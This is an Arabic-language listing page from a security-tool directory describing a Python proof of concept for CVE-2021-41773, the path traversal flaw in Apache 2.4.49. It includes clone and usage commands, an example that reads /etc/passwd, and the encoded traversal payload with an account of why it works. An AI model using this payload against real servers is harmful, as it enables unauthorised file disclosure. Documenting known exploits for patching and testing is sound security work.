
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
PoC-CVE-2021-41773 — استغلال ببايثون لثغرة CVE-2021-41773 - ثغرة اجتياز المسار في Apache HTTP Server 2.4.49 | Kitploit
أدوات/GitHubGitHub/blu3ming/poc-cve-2021-41773
الاستطلاعتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراق
GitHubblu3ming/poc-cve-2021-41773

PoC-CVE-2021-41773

استغلال ببايثون لثغرة CVE-2021-41773 - ثغرة اجتياز المسار في Apache HTTP Server 2.4.49

عرض المستودع
4منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

استغلال ثغرة عبور المسار في خادم Apache HTTP Server CVE-2021-41773

استغلال مكتوب بلغة بايثون لثغرة CVE-2021-41773، وهي ثغرة عبور مسار في خادم Apache HTTP Server 2.4.49 تسمح بقراءة ملفات عشوائية من الخادم.

تفاصيل الثغرة

CVE-2021-41773 هي ثغرة عبور مسار في خادم Apache HTTP Server 2.4.49 تحدث بسبب التحقق غير السليم من المسارات التي يوفرها المستخدم. تسمح هذه الثغرة للمهاجمين بقراءة ملفات خارج جذر المستندات باستخدام تسلسلات عبور مسار مشفرة بالـ URL.

  • درجة CVSS: 7.5 (عالية)
  • الإصدارات المتأثرة: Apache HTTP Server 2.4.49
  • ناقل الهجوم: عن بُعد، بدون مصادقة

التثبيت

git clone https://github.com/blu3ming/PoC-CVE-2021-41773
cd PoC-CVE-2021-41773
pip install -r requirements.txt

الاستخدام

python3 cve-2021-41773.py -t <target> -f <file_path>

المعاملات

  • -t, --target: عنوان URL الهدف (ضمّن البروتوكول والمنفذ عند الحاجة)
  • -f, --file: مسار الملف المطلوب قراءته من الخادم

مثال

# Read /etc/passwd
python3 cve-2021-41773.py -t http://192.168.1.100:443 -f /etc/passwd

استغلال ناجح

كيف يعمل

يستخدم الاستغلال تسلسلات عبور المسار المشفرة بالـ URL (.%2e/%2e%2e/) لتجاوز تحقق Apache من المسار:

  1. يفشل إصدار Apache المصاب في فك ترميز المسار والتحقق منه بشكل صحيح
  2. النقاط المشفرة بالـ URL (.%2e) تتجاوز فحوصات الأمان الأولية
  3. يعالج الخادم عملية عبور المسار بعد فك الترميز، مما يسمح بالوصول إلى الملفات

المفتاح هنا هو استخدام urllib3.PoolManager() بدلاً من requests.get() لمنع التطبيع التلقائي للـ URL الذي قد يفسد الاستغلال.

التفاصيل التقنية

# The exploit URL structure:
/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/{target_file}

المكافئ له هو:

/cgi-bin/../../../../{target_file}

المراجع

  • CVE-2021-41773 - MITRE
  • نشرة أمان Apache HTTP Server
  • NVD - CVE-2021-41773
تنزيل الأداة